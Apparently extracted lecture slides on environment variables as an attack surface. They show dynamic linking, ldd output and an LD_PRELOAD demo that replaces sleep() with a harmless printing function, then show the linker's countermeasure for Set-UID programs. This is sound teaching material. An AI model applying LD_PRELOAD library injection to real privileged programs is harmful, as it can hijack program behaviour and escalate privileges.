
Only `LOGNAME` and `LOGNAME3` get into the child process, but not `LOGNAME2`. Why?




Environment Variables & Attacks

Attack Surface of Environment Variables

- Hidden usage of environment variables is part of what makes them so dangerous...
- Also, users can modify environment variables...
- If Set-UID programs make use of environment variables, they become part of the attack surface of Set-UID programs!



Attacks via Linker



- Linking finds the external library code referenced in a program
- Linking can be done during runtime or at compile time
 - Static Linking — linker combines program code/external code into final executable
 - Dynamic Linking — linker uses env. variables to locate external dependencies (increase the attack surface)

```
#include <stdio.h>
int main(void)
{
    printf("hello world\n");
    return 0;
}
```


https://github.com/traviswpeters/csci476-code/blob/master/02_envvars/hello.c

```
seed@VM:$ gcc hello.c -o hello_dynamic
seed@VM:$ gcc hello.c -o hello_static -static
seed@VM:$ ls -l hello_*
-rwxr-xr-x 1 seed seed 7344 Jan 23 2020 hello_dynamic
-rwxr-xr-x 1 seed seed 728292 Jan 23 2020 hello_static
```


What are advantages/disadvantages of each of these approaches?

Attacks via Dynamic Linker

- In dynamic linking, **linking** is done @ runtime (*Shared Libraries in Linux, DLLs in Windows*)
- Before a program compiled w/ dynamic linking is run, its executable is **loaded** into memory
- There are missing references to code though...
- The **linker** finds the implementation of code in **shared libraries** (e.g., `printf()`)
- Once linking is done, control is given to `main()`




**Question: Where
can the linker find
shared libraries?**





Attacks via Dynamic Linker



We can use the `ldd` command to see what shared libraries a program depends on:

```

$ ldd hello_static
  not a dynamic executable
$ ldd hello_dynamic
  linux-gate.so.1 =>  (0xb774b000)
  libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb758e000)
  /lib/ld-linux.so.2 (0xb774c000)
  
```

The dynamic linker itself is in a shared library. It is invoked before the main function gets invoked.

for system calls

The libc library (contains functions like `printf()` and `sleep()`)


Take-Aways

- Dynamic linking saves memory...

...but this means that a part of the program's code is undecided during compile time
- If the user can influence the missing code, they can compromise the integrity of the program!



Attacks via Dynamic Linker: Case Study



- **LD_PRELOAD** contains a list of shared libraries to search first
- If not all unresolved functions are found, the linker will search elsewhere, including the locations specified in **LD_LIBRARY_PATH**
- Both variables can be set by users, which provides an opportunity for users to influence linking!
- If the program were a Set-UID program...





Attacks via Dynamic Linker: Case Study (cont.)

<Normal Program>

- Program calls the `sleep()` function, which is dynamically linked:


```
/* mytest.c */
int main()
{
    sleep(1);
    return 0;
}
```



```
seed@ubuntu:$ gcc mytest.c -o mytest
seed@ubuntu:$ ./mytest
seed@ubuntu:$
```

- Now, we implement our own `sleep()` function:

```
#include <stdio.h>
/* sleep.c */
void sleep (int s)
{
    printf("I am not sleeping!\n");
}
```






Attacks via Dynamic Linker: Case Study (cont.)

<Normal Program>

- To get our `sleep()` function to be called, we need to...
 - compile our code,
 - create a shared library, and
 - add the shared library to the `LD_PRELOAD` environment variable

```
seed@ubuntu:$ gcc -c sleep.c
seed@ubuntu:$ gcc -shared -o libmylib.so.1.0.1 sleep.o
seed@ubuntu:$ ls -l
-rwxrwxr-x 1 seed seed 6750 Dec 27 08:54 libmylib.so.1.0.1
-rwxrwxr-x 1 seed seed 7161 Dec 27 08:35 mytest
-rw-rw-r-- 1 seed seed   41 Dec 27 08:34 mytest.c
-rw-rw-r-- 1 seed seed   78 Dec 27 08:31 sleep.c
-rw-rw-r-- 1 seed seed 1028 Dec 27 08:54 sleep.o
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$ ./mytest
I am not sleeping!    ← Our library function got invoked!
seed@ubuntu:$ unset LD_PRELOAD
seed@ubuntu:$ ./mytest
seed@ubuntu:$
```






Attacks via Dynamic Linker: Case Study (cont.)

<Set-UID Program>

- If the technique in example 1 works on Set-UID programs, that would be very dangerous!
Let's see...

```
seed@ubuntu:$ sudo chown root mytest
seed@ubuntu:$ sudo chmod 4755 mytest
seed@ubuntu:$ ls -l mytest
-rwsr-xr-x 1 root seed 7161 Dec 27 08:35 mytest
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$ ./mytest
seed@ubuntu:$
```

- Hmm... our sleep() function was not invoked...
- This is due to a countermeasure implemented by the dynamic linker. If the linker sees that the EUID and RUID differ, it ignores the LD_PRELOAD and LD_LIBRARY_PATH env. variables.





Attacks via Dynamic Linker: Case Study (cont.)

<Set-UID Program>

- For fun, let's verify the effectiveness of the countermeasure.
Make a copy of the `env` program and make it a Set-UID program.

```
seed@ubuntu:$ cp /usr/bin/env ./myenv
seed@ubuntu:$ sudo chown root myenv
seed@ubuntu:$ sudo chmod 4755 myenv
seed@ubuntu:$ ls -l myenv
-rwsr-xr-x 1 root seed 22060 Dec 27 09:30 myenv
```



- Now, export `LD_PRELOAD` and `LD_LIBRARY_PATH` and run both programs.


Run the original
`env` program



```
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$ export LD_LIBRARY_PATH=.
seed@ubuntu:$ export LD_MYOWN="my own value"
seed@ubuntu:$ env | grep LD_
LD_PRELOAD=./libmylib.so.1.0.1
LD_LIBRARY_PATH=.
LD_MYOWN=my own value
seed@ubuntu:$ myenv | grep LD_
LD_MYOWN=my own value
```

Run our `env`
program





